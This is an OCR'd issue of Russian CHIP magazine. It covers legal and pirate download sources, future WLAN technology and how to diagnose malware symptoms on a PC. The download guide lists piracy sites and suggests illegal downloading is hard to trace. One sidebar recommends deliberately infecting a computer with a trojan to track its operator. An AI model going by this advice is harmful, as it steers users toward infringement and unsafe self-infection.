Использование взломанных версий программ незаконно. На сайтах с некоммерческим ПО вы найдете столь же качественные, но легальные утилиты.

долей вероятности приведут вас на зараженные сайты, распространяющие трояны и вирусы. Опасность заражения снижается при скачивании программ с таких коллективных блогов, как [www.nnm.ru](http://www.nnm.ru), однако большинство утилит размещено там нелегально.

Юридически спорной является загрузка старых версий приложений. Их можно найти, например, на сайте [www.oldversion.com](http://www.oldversion.com). Производители, как правило, не приветствуют распространение такого софта, но поскольку с коммерческой точки зрения они при этом ничего не теряют, подобные площадки позволяют беспрепятственно скачивать программы.

Абсолютно легально можно загружать приложения с открытым исходным кодом. Среди них существует замена для любого коммерческого ПО. Так, с известного ресурса SourceForge можно скачать программы для любых нужд.

**Полные версии** коммерческих продуктов бесплатно можно скачать только с пиратских сайтов

## Бесплатный софт

- [www.sourceforge.net](http://www.sourceforge.net)
- [www.download.chip.eu/ru](http://www.download.chip.eu/ru)
- [www.hotud.org](http://www.hotud.org)
- [www.oldversion.com](http://www.oldversion.com)
- [www.warez-load.com](http://www.warez-load.com)
- [www.thepiratebay.org](http://www.thepiratebay.org)



**Старое ПО**, которое больше не поддерживается производителем, можно найти на специальных ресурсах



# легально

# МУЗЫКА ДАРОМ

Вы можете получить многие песни бесплатно и при этом законно, если будете искать их на «правильных» ресурсах.

У зарубежных пользователей есть широкий выбор возможностей для легального скачивания музыки если не бесплатно, то за минимальные деньги. А вот у нас все не так радужно: большая часть сайтов, предлагающих за небольшую сумму загрузить музыкальные треки, в действительности не имеет права на их распространение. Однако ситуация постепенно меняется. Недавно появился сервис «Яндекс. Музыка», на котором для бесплатного прослушивания доступны более 800 000 композиций от 50 правообладателей. Причем в случае с некоторыми из них возможно скачивание целых альбомов, а после регистрации на сервисе предоставляется функция составления плейлистов.


## Потоковое вещание: неограниченный объем музыки

Неисчерпаемым источником аудио являются потоковые радиостанции. Большинство из них позволяют только слушать треки, но не скачивать их. Впрочем, с помощью таких программных инструментов, как Webradio Recorder Chilirec, композиции можно сохранять на жестком диске. Недостаток данного способа состоит в том, что при этом также записываются голоса диджеев и рекламные объявления. Кроме того, качество звука далеко от идеального. Официально сохранять потоковое MP3-

вещание запрещено, однако проконтролировать это невозможно. В данном случае правообладатели могут только связаться с владельцами сервиса и попросить удалить с сайта лицензионный контент.

## MP3 для каждого


- [www.music.yandex.ru](http://www.music.yandex.ru)
  - [www.mixcloud.com](http://www.mixcloud.com)
  - [www.eggtop.com](http://www.eggtop.com)
  - [www.last.fm](http://www.last.fm)
  - [www.prostopleer.com](http://www.prostopleer.com)
  - [www.youtube.com](http://www.youtube.com)
  - [www.vkontakte.ru](http://www.vkontakte.ru)
  - [www.thepiratebay.org](http://www.thepiratebay.org)
  - [WWW.CRYVIZI.RU](http://WWW.CRYVIZI.RU)



Размещение и скачивание музыкальных файлов в файлообменных сетях может дорого вам обойтись



**Композиции** малоизвестных и начинающих музыкантов можно скачать с сайта EggTop



**Передачи потокового радио**, такого как Mixcloud, получится сохранять на диске только с помощью специального ПО



# КИНО ДЛЯ ВСЕХ

Скачивание фильмов запрещено, однако в Сети можно найти легальное потоковое видео.

Те, кто свободно скачивает новинки кинематографа, автоматически становятся преступниками. Киностудии не распространяют свои блокбастеры бесплатно, так что их копии в Сети являются нелегальными. Тем не менее при использовании файлообменных сервисов наподобие Hotfile идентифицировать скачивающего практически невозможно.

Впрочем, в Рунете начинают появляться сервисы, которые функционируют совершенно законно. В их числе, например, сайт «Видео.ру». Все представленные на нем фильмы распространяются на основании лицензионных договоров, заключаемых как с отечественными, так и иностранными правообладателями. На сайте можно найти даже «горячие новинки», но только за деньги. Впрочем, в разделе «Смотри бесплатно» в онлайн-режиме можно увидеть более 300 фильмов и мультфильмов. В основном это старые киноленты, авторские права на которые уже утратили силу или никогда не существовали.

## Потоковое видео: широкие возможности

Посмотреть онлайн телевизионные шоу, а также фильмы и сериалы можно, например, на сервисе «Видео@Mail.ru». Так, компания Digital Access предоставила данному ресурсу более 20 000 лицензионных роликов.

В целом, с телепрограммами в Интернете дела обстоят неплохо. Во-первых, многие телеканалы позволяют смотреть свои передачи в записи. Во-вторых, трансляции платных и бесплатных иностранных каналов доступны через P2P-потоки. Возможно, вам придется установить дополнительную программу-проигрыватель, однако во многих случаях достаточно и обычного Windows Media Player. Наибольшей популярностью пользо-




## Потоковое вещание

Московское вещание 14:27:04

Прямой эфир

Телеканалы дают возможность смотреть свои программы в записи



Потоковое вещание

Прямой эфир

Круглосуточное вещание Первого канала, состоящее из нескольких трансляций.


Прямой эфир Первого канала

14:30 Тоните, Простите! Программа Тоните, Простите! рассказывает простые люди...

14:30 Новости с субтитрами Ежедневная информационная программа...



Доступ к потоковому видео совершенно безопасен



Спортивный букмекер - Казино - Игры - Покер

Доступ к потоковому видео



Файлообменные сервисы предлагают весьма разнообразный контент, но его скачивание незаконно

Файлообменные сервисы



зуется спортивное P2P-телевидение. На сервисе LiveTV доступны прямые трансляции различных соревнований. Юридически потоковое вещание телеканалов может быть и незаконным, но, с другой стороны, никто не в состоянии привлечь к ответственности пользователей, просматривающих эти передачи. СНП

Фильмы и телешоу бесплатно

- [www.video.ru](http://www.video.ru)
- <http://video.mail.ru>
- [www.ivi.ru](http://www.ivi.ru)
- [www.livetv.ru](http://www.livetv.ru)
- [www.rus-torrents.ru](http://www.rus-torrents.ru)
- [www.kinozal.tv](http://www.kinozal.tv)
- [www.rutracker.org](http://www.rutracker.org)

28


ЛЕГАЛЬНОЕ СКАЧИВАНИЕ

ЮРИДИЧЕСКИ СПОРНО

ЗАПРЕЩЕНО

## VLC: БЕСПРОВОДНАЯ СВЯЗЬ БУДУЩЕГО

Технология Visible Light Communication (VLC), которая предполагает использование светодиодов, обещает высокую пропускную способность. На максимальном расстоянии в 5 м возможна организация канала связи со скоростью в 500 Мбит/с, защищенного от перехвата данных и воздействия электромагнитных помех.



# WLAN 2011

Современные беспроводные технологии способны обеспечивать скорость выше 300 Мбит/с. CHIP расскажет, какими окажутся WLAN-сети будущего.

**3** а последние годы скорость передачи данных по беспроводным сетям увеличилась в 300 раз — с первоначальных 2 Мбит/с (стандарт 802.11) до теоретически возможных 600 Мбит/с (802.11n). Столь очевидный прогресс предполагает использование все более сложных технологий. Например, в версии 802.11n ширина полосы пропускания на один канал связи была удвоена и составляет 40 МГц. Так как скорость соединения непосредственно зависит от этого параметра, у нового стандарта она вдвое выше, чем у предыдущего (802.11g).

### Технология VLC: передача данных посредством видимого света

Тем временем в офисных беспроводных сетях может получить распростране-

ние совсем другая технология, которая находится в процессе стандартизации в международной ассоциации IEEE. Она называется VLC (Visible Light Communication) и подразумевает передачу данных на фотодетекторы вместе с потоком света, излучаемым светодиодами. Инфракрасный свет обеспечивает сравнительно низкую пропускную способность, тогда как исследователям из берлинского Института Генриха Герца удалось добиться передачи информации со скоростью в 500 Мбит/с на расстояние 5 м с помощью простой светодиодной лампы. Путем модуляции данные накладываются непосредственно на поток, излучаемый источником света, который внешне ничем не отличается от обычного. Благодаря тому что приемным устройством может быть световой дат-


чик, легко оснастить поддержкой VLC такие устройства, как ноутбуки, мобильные телефоны и MP3-плееры. Эта технология позволяет, например, скопировать данные, просто поместив их под светодиодную лампу. Так как распространение света ограничено пределами помещения, сети больше не будут подвержены влиянию соседних хот-спотов. К тому же сеть оказывается абсолютно защищенной от перехвата данных. В обозримом будущем планируется выпуск ламп, которые смогут выполнять функции как источников света, так и передатчиков данных и позволят объединять в сеть компьютеры и принтеры. Такие светильники будут пригодны для использования и в общественных интернет-терминалах — тогда хот-споты в кафе, на вокзале или в аэропорту можно будет рас-

## СТАНДАРТЫ WLAN: ТЕОРИЯ И ПРАКТИКА

На практике скорость передачи данных в беспроводной сети составляет менее 50% от теоретически возможной. Чем больше подключенных устройств, тем меньше эффективная полоса пропускания.

### Факторы, замедляющие работу WLAN

Половина потенциально возможной скорости передачи данных теряется в связи с необходимостью коррекции ошибок и избыточностью протокола. Помехи, источниками которых являются микроволновые печи, мобильные и DECT-телефоны, дополнительно снижают пропускную способность. Негативными факторами также являются соседние беспроводные сети и бетонные или кирпичные стены.



положить в любом месте, освещенном светодиодными лампами.

Но вернемся от теории к действительности. Главной целью всех разработок в этой области является увеличение скорости передачи данных в беспроводной сети. Его можно достичь за счет применения большего количества антенн. В устройствах стандарта 802.11n изначально применяется технология Multiple Input/Multiple Output (MIMO), то есть приемник и передатчик используют несколько антенн одновременно. За счет MIMO формируется несколько разделенных потоков данных. Итоговая версия стандарта 802.11n теоретически позволяет работать с четырьмя такими потоками по 150 Мбит/с каждый с суммарной пропускной способностью в 600 Мбит/с. Однако большая часть устройств, имеющихся в продаже, пока обеспечивает

всего 300 Мбит/с. Причина в том, что они используют две антенны, поэтому работают только с двумя из четырех возможных пространственно независимых потоков данных.

Но прогресс не стоит на месте: представленная на последней выставке CeBIT новинка от компании AVM — роутер FritzBox 3370 — оснащена тремя антennами, что обеспечивает три независимых потока данных и теоретическую скорость в 450 Мбит/с. То же самое можно сказать и о уже доступном на рынке маршрутизаторе TRENDnet TEW-691GR. Однако на практике потоки приема и передачи, а также несколько компьютеров беспроводной сети делят пропускную способность точки доступа между собой. К тому же необходимо учитывать возможные помехи от соседних хотспотов, а также отражения от металлических предметов и стен.



**AVM FritzBox 3370** Данный роутер использует одновременно три разделенных потока данных и обеспечивает теоретическую пропускную способность в 450 Мбит/с

### WLAN на частоте 60 ГГц: работает молниеносно

Одна из новейших технологий беспроводной передачи данных называется mmWave — радиоволны миллиметрового диапазона. В настоящее время беспроводные сети работают на частотах 2,4 и 5 ГГц, а стандарт 802.11n предусматривает возможность использования их обеих. Предпринимаются попытки освоения значительно более коротковолнового, 60-гигагерцевого диапазона, который позволяет задействовать широкую полосу частот. Например, такая экспериментальная беспроводная сеть уже создана и работает в Институте Генриха Герца — в будущем она призвана обеспечить пропускную способность до 5 Гбит/с. Специалисты Национального исследовательского института Австралии в области информации и коммуникационных технологий (NICTA) также намерены преодолеть предел в 10 м и 4 Гбит/с в рамках работающей в частотном диапазоне 60 ГГц высокоскоростной беспроводной сети (Ultra High Speed Wireless Network). Аналогичные показатели обещает и технология WirelessHD (WiHD). Короткая длина волны позволяет использовать антенны настолько малой величины, что они могут быть встроены буквально в любое мобильное устройство.

Однако у технологии 60 ГГц есть свои недостатки. Например, дальность действия от 3 до 10 м нельзя назвать удовлетворительной, так как сокращение длины волны влечет за собой уменьшение рабочего диапазона. Однако этот недостаток может являться одновременно и преимуществом, так как в данном случае исключена возможность создания помех соседними хотспотами. До официального принятия 60-гигагерцевой беспроводной связи пройдет еще немало времени, хотя уже сейчас ассоциация IEEE ведет работу над стандартизацией спецификации 802.15.3с. Возможно, технология 60 ГГц и не совершил переворота, но определенно окажется полезной в тех случаях, когда нужно избавиться от путаницы с проводами на небольших расстояниях — например, между телевизором, плеером и стереосистемой.

CHIP

# Тормозит ПК? Лечим эффективно


Если при работе в Windows вы постоянно сталкиваетесь с какими-то неприятностями, не спешите винить во всем Microsoft. Причина может быть совсем в другом — CHIP расскажет о типичных проблемах, вызываемых хакерскими атаками.

**М**ногочисленные полезные программы, а также сама операционная система, безусловно, облегчают нашу повседневную жизнь, но при этом могут представлять серьезную угрозу для ПК и пользовательских данных, так как изобилуют уязвимостями в системе безопасности. Такая ситуация на руку хакерам, которые ежедневно выпускают в Интернет более 60 000 новых вирусов. Это подтверждают и данные компании Panda Security, согласно которым каждый второй пользователь хотя бы один раз в жизни сталкивался с заражением компьютера вредоносным ПО. Симптомами подобной проблемы являются высокая нагрузка на систему, медленное соединение с Интернетом и появление сообщений о необычных ошибках.

Но прежде чем приступить к устранению неприятностей, вызванных хакерскими атаками, необходимо исключить вероятность других причин, таких как ошибки в ПО или проблемы с драйверами. В этом вам помогут советы из данной статьи, а также программы, размещенные на нашем диске.

## CHIP DVD

Множество утилит против всего многообразия угроз — наши бесплатные программы избавят вас от вирусов, червей, троянов, кейлоггеров и многих других неприятных вещей. Также мы разместили на диске ПО для очистки винчестера и ухода за ним.



## Компьютер предупреждает о заражении: поддельный антивирус?

Вероятность атаки НИЗКАЯ СРЕДНЯЯ ВЫСОКАЯ


Всплывающие окна сообщают вам о том, что компьютер плохо защищен от вирусов или уже заражен. Но подобная забота может иметь неприятные последствия для операционной системы.

**ПРОВЕРКА ЗАЩИТЫ.** Вы любите острые ощущения и путешествуете по Сети без брандмауэра и антивируса? В этом случае предупреждения могут быть обоснованными. Например, когда Центр обеспечения безопасности Windows регулярно сообщает об отсутствии защитных программ. Установите антивирус, желательно коммерческий и обладающий высокой надежностью. Свежие версии популярных пакетов имеются на нашем DVD.

**ОТРАЖЕНИЕ АТАК ПОДДЕЛЬНОГО АНТИВИРУСА.** К сожалению, не все готовы платить за безопасность, тем более что из Интернета несложно скачать бесплатный антивирус. И не исключено, что он будет работать очень старательно, каждые две минуты обнаруживая новые инфекции.

Такие программы пугают пользователей, склоняя их к покупке дорогого и абсолютно бесполезного защитного ПО или определенному поведению, которое позволит хакерам совершить более опасную атаку. Как показывает практика, эта бизнес-модель работает вполне успешно.

Большинство подлинных антивирусов способны распознавать и удалять подделки. В противном случае следует изучить папку автозапуска, реестр и все временные директории на предмет сомнительных записей и стереть их в случае обнаружения. Также может понадобиться устранение изменений в системных файлах Windows с помощью установочного диска ОС. Проще всего воспользоваться функцией восстановления, вызвать которую можно при загрузке с данного носителя. При этом все действия следует выполнять в безопасном режиме. Если вы не уверены, является ли файл неблагонадежным, доверьте его оценку команде из VirusTotal. Клиент этого сервиса, имеющийся на нашем DVD, позволяет быстро загрузить данные для проверки.



**Ищека** Обнаружить сетевую активность, обусловленную работой трояна, можно в Диспетчере задач. Другим симптомом заражения является повышенная загрузка центрального процессора

## Медленное соединение: троян?

Вероятность атаки НИЗКАЯ СРЕДНЯЯ ВЫСОКАЯ

Посещение сайта [www.ichip.ru](http://www.ichip.ru) доставляло бы огромное удовольствие, если бы не чрезвычайно долгая загрузка страниц. И мы в этом не виноваты — причиной могут быть проблемы маршрутизации или деятельность трояна.

## ПОВТОРНАЯ УСТАНОВКА СОЕДИНЕНИЯ.

Завершите сеанс и перезапустите браузер. Так вы будете направлены по другому маршруту, что часто влияет на скорость. Если улучшений не последует, причина может быть в проблемах со стороны провайдера или несовместимости дополнений. Но скорее всего ПК заражен.

**ВЫСЛЕЖИВАНИЕ ТРОЯНА.** Эта разновидность вирусов работает как обычное ПО для удаленного управления компьютером. Злоумышленник, за-

хвативший ваш ПК, получает такие же права и возможности по работе с ним, какие есть у вас.

Для обнаружения вируса завершите работу всех программ, которые используют интернет-соединение (браузер, почтовый клиент и т. д.), и запустите Диспетчер задач Windows. Если на вкладке «Сеть» отображается информация о серьезном трафике, скорее всего это свидетельствует об активной работе трояна. Подобные вирусы зачастую имеют плохое качество исполнения и состоят из цельных блоков, что обуславливает высокую нагрузку на процессор, являющуюся одним из симптомов нападения.

От троянов можно избавиться с помощью современных антивирусов. Кроме того, чтобы гарантированно устраниТЬ такого рода вредоносное ПО, воспользуйтесь программой TrojanHunter (есть на нашем диске).

## Компьютер сошел с ума: «веселый» вирус?

Вероятность атаки НИЗКАЯ СРЕДНЯЯ ВЫСОКАЯ

Рабочий стол перевернут вверх ногами, диалоговые окна содержат сообщения на непонятном языке, а из наушников доносится злорадный смех — кто же этот неизвестный шутник?

## ДОКАЗАТЕЛЬСТВО ПРОРЫВА ЗАЩИТЫ.

В подобной ситуации можно →



**Программа SystemDefender** не является настоящим антивирусом — это подделка, которая старается навязать пользователю бесполезные защитные утилиты

10:10:10  
30.01.3010

## ТЕМА НОМЕРА: ПРОВЕРКА БЕЗОПАСНОСТИ



**Армия зомби** Система слежения ZeuS Tracker показывает, сколько компьютеров ежемесячно становятся участниками бот-сети ZeuS. Возможно, среди них есть и ваш

сразу исключить вероятность программных ошибок и заняться расследованием. Очевидно, что ваш компьютер заражен «веселым» вирусом, — осталось установить подробности и найти средства борьбы.

Первым делом следует ознакомиться с журналом событий Windows. В разделе «Безопасность» вы увидите, кто и когда получал доступ к вашему компьютеру. Обнаружив подозрительное имя, посмотрите в «Приложениях», какое ПО при этом было установлено. Кроме того, программа USBDevview позволяет выяснить, не попал ли вирус на ваш ПК со съемного USB-носителя, а также узнать тип данного накопителя.

**КОНЕЦ ШУТКАМ.** Избавиться от безвредной «веселой» программы несложно: после получения сведений о ней из журнала событий Windows просто удалите все ее компоненты. Благодаря современным антивирусам на подобные «розыгрыши» можно не обижаться.

### Компьютер работает очень медленно: ботнет?

Вероятность атаки НИЗКАЯ СРЕДНЯЯ ВЫСОКАЯ

На загрузку Windows уходит целая вечность, да и приложения запускаются с такой же скоростью. Система просто замусорена или в ней поселился опасный вирус?

**ОЧИСТКА ЖЕСТКОГО ДИСКА.** Сильная фрагментация, обилие ненужных файлов и недостаток оперативной памяти тормозят работу операционной системы и приложений. Избавьтесь от всего балласта с помощью утилиты CCleaner, а в заклю-

чение осуществите дефрагментацию, используя Defraggler. Последняя программа, в частности, проверяет техническое состояние жесткого диска. Оба средства вы найдете на нашем DVD. После всех этих действий перезапустите ОС, чтобы разгрузить оперативную память. Если скорость не изменится, то стоит поискать в системе непрошеных гостей.

### Руткиты могут включить ваш ПК в зомби-сеть

**ОБНАРУЖЕНИЕ БОТ-ТРОЯНА.** Данный тип вредоносного ПО превращает компьютер в безвольного раба. После заражения он вместе с другими жертвами будет выполнять команды, поступающие от владельца бот-сети. Естественно, это сказывается на производительности ПК.

Чтобы выяснить, не этот ли троян является причиной проблем, сначала закройте все программы — даже те, которые работают в фоновом режиме. Затем запустите Диспетчер задач и перейдите на вкладку «Быстродействие». При большом значении «Загрузки ЦП» нужно быть тревогу: очевидно, что в фоновом режиме компьютер выполняет подозрительные действия, которые вы ему не поручали.

Поскольку бот-трокан часто не распознается антивирусами и брандмауэрами, помимо обычного пакета утилит для безопасности необходимо использовать специальные прог-

раммы, такие как Radix Antirootkit (есть на нашем диске). Для более тщательной проверки лучше всего записать ее на загрузочный носитель, например USB-«флешку», и открыть с него. В противном случае работе Radix Antirootkit будет мешать файловая защита Windows.


### Браузер работает сам по себе: захват?

Вероятность атаки НИЗКАЯ СРЕДНЯЯ ВЫСОКАЯ

Браузер самостоятельно запускается и отображает определенный сайт. Или же во время сессии открывается сразу несколько окон.

**ИЗМЕНЕНИЕ ДОМАШНЕЙ СТРАНИЦЫ.** В Internet Explorer компания Microsoft установила в качестве стартовой страницы <http://go.microsoft.com>. Пока вы не поменяете ее в меню «Сервис | Свойства обозревателя | Общие», после запуска браузер всегда будет открывать данный сайт. Точно так же свежий Firefox всегда переходит на страницу Mozilla. Эти процессы предусмотрены производителем. Если же в окне браузера появляется пикантный контент или всплывают окна, приглашающие установить подозрительные утилиты, значит, его захватили.

**РАЗОБЛАЧЕНИЕ ПОХИЩЕНИЯ.** Многие антивирусы, а также программа SpyBot Search & Destroy распознают вредоносное ПО для захвата и бесследно его удаляют. В сложных случаях используйте HijackThis (обе утилиты есть на нашем DVD). Последняя анализирует процесс и создает лог-файл, который вы мо-



**Журнал событий Windows** поможет отследить действия программ и пользователей на вашем ПК





## Как выследить хакера

У брандмауэра есть дополнительные возможности: он поможет напастить на след лиц, заразивших ваш компьютер трояном.

Как только антивирус обнаруживает троян, он сразу удаляет его с жесткого диска. Это мешает охоте на хакеров: вы так никогда и не узнаете, кому передавала данные вредоносная программа. Для расследования создайте вторую систему или виртуальный ПК и из защитной утилиты запустите брандмауэр, который является важным источником сведений.

### СОЗНАТЕЛЬНОЕ ЗАРАЖЕНИЕ КОМПЬЮТЕРА

Чтобы заманить хакера на ПК-приемку, прежде всего необходимо инфицировать компьютер трояном. Для этого, к примеру, откройте письмо с подозрительным вложением. Сразу после заражения троян начнет пересыпать данные своему владельцу, и это мгновенно заметит брандмауэр. В его лог-файле появятся сведения о том, какая программа, когда,

через какой порт и по какому IP-адресу отправляла информацию. Если вы видите неизвестный файл DLL или запись вроде «Win32.troj», агрессор обнаружен.

### ЗЛОУМЫШЛЕННИК В ЛОВУШКЕ

По IP-адресу хакера можно установить его местоположение. В этом вам поможет программа VisualRoute с нашего DVD (trial-версия), обладающая впечатляющей графикой: она наглядно проложит маршрут.

### ИНФОРМИРОВАНИЕ ПРОВАЙДЕРА

В большинстве случаев VisualRoute сможет сообщить вам только адрес крупного провайдера. Но последнему совершенно невыгодно, чтобы через его сервер шел трафик трояна. Поделитесь с ним результатами вашего расследования — серьезный провайдер немедленно блокирует хакера.

жете скопировать в текстовое поле на сайте [www.hijackthis.de/en](http://www.hijackthis.de/en). Затем нажмите на «Analyze». Полученная информация поможет удалить вредоносное ПО.

### **Пакет комплексной защиты отказывается работать: червь?**

Вероятность атаки Низкая Средняя Высокая

«Работа брандмауэра Windows была завершена», — сообщает операционная система, но пользователь ничего для этого не делал. Это просто сбой или следствие деятельности вредоносного ПО?

**ПРОВЕРКА ЗАВИСИМОСТИ.** Для нормальной работы брандмауэра Windows очень важна служба «Вызов удаленных процедур» (RPC), которая обладает печальной репутацией по вине червя под названием Blaster. Если вследствие деятельности последнего старательная программа обеспечения безопасности отключает службу RPC, то сама перестает работать или существенно ограничивает функциональность.


Справиться со зловредной программой поможет утилита Stinger с нашего DVD. Однако учтите, что она не способна заменить антивирус. Если червь успел загрузить другие программы, бороться с ними следует в индивидуальном порядке.

### **Повреждение данных: программа-вымогатель?**

Вероятность атаки Низкая Средняя Высокая

Утилиты для оптимизации и программы, которые находят дублирующиеся файлы, очень тщательно наводят порядок, поэтому перед использованием подобного ПО необходимо делать резервные копии. Однако ни одно из этих приложений не станет угрожать вам удалением всех данных и не потребует за их сохранность перечислить 1000 грифен на неизвестный счет — это прерогатива программ-вымогателей.

